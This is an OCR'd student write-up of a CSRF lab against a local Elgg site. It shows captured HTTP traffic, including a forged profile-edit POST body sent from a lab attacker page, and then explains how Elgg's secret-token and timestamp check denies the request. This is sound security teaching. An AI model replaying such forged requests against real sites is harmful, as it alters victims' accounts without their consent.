


Alice

No friends yet.


Step 3: Re-execute the CSRF attack Task 2: Using POST request to modify Alice's profile.

Step 3-1: Alice logs in and follows the link in Boby's profile to visit the malicious webpage.



Alice

No friends yet.




Boby

About me

http://www.csrflabattacker.com/

Step 3-2: HTTP POST request captured when Alice visits the malicious webpage.



```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:03:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 23:59:59
ETag: "489-5a3ad94800109-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urle
Content-Length: 87
Cookie: Elgg=g4c5ok3qnfi5r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby
POST: HTTP/1.1 302 Found
Date: Mon, 20 Apr 2020 00:03:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=67
```

**This page forges an HTTP POST request.**

undefined


moz-extension://9c65e60c-10bd-4af1-9099-588e0db9db95 - HTTP Header Live Sub - Mozilla Firefox

POST http://www.csrflabelgg.com/action/profile/edit

```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urlencoded
Content-Length: 87
Cookie: Elgg=g4c5ok3qnfi5r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
```

```
name=Alice&briefdescription=Boby is my Hero&accesslevel[briefdescription]=2&guid=42
```


Step 3-3: The POST request was denied because the secret-token and the timestamp fields are missing.



```
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Connection: keep-alive
Upgrade-Insecure-Requests: 1
GET: HTTP/1.1 200 OK
Date: Mon, 20 Apr 2020 00:03:56 GMT
Server: Apache/2.4.18 (Ubuntu)
Last-Modified: Sun, 19 Apr 2020 23:59:59
ETag: "489-5a3ad94800109-gzip"
Accept-Ranges: bytes
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 583
Content-Type: text/html

http://www.csrflabelgg.com/action
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: text/html,application/xhtml+xml,a
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabattacker.com/
Content-Type: application/x-www-form-urle
Content-Length: 87
Cookie: Elgg=g4c5ok3qnfi5r7u311c9pj8h15
Connection: keep-alive
Upgrade-Insecure-Requests: 1
name=Alice&briefdescription=Boby
POST: HTTP/1.1 302 Found
Date: Mon, 20 Apr 2020 00:03:59 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-r
Pragma: no-cache
Location: http://www.csrflabattacker.com/
Content-Length: 0
Keep-Alive: timeout=5, max=67
```

Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields
Form is missing __token or __ts fields

Step 3-4: Verify Alice's profile is not modified.



No friends yet.

How the countermeasure work:

Elgg adds security token and timestamp to all the user actions to be performed, including the “add friend” and the “edit profile” actions. All requests coming from the Elgg site will carry the security token and timestamp. When the request reaches the server side, Elgg recomputes the security token from the site secret value, timestamp, user sessionID, and random generated session string and compares it with the security token carried in the request body. If they match, the request passes the security check and it can then perform actions. Otherwise, the request is denied so it cannot perform actions.

Q4.2

The attacker cannot send secret tokens in the CSRF attack because he does not have control over the victim’s Elgg session and thus do not know the values of the secret token and timestamp. The Elgg security token is a hash value (md5 message digest) of the site secret value, timestamp, user sessionID and random generated session string. None of these are available to the attacker and they are very hard to guess. Also, the browser has access control (e.g. same origin policy) such that the JavaScript at attack’s site cannot access sensitive contents such as the secret token and timestamp from the victim’s Elgg site.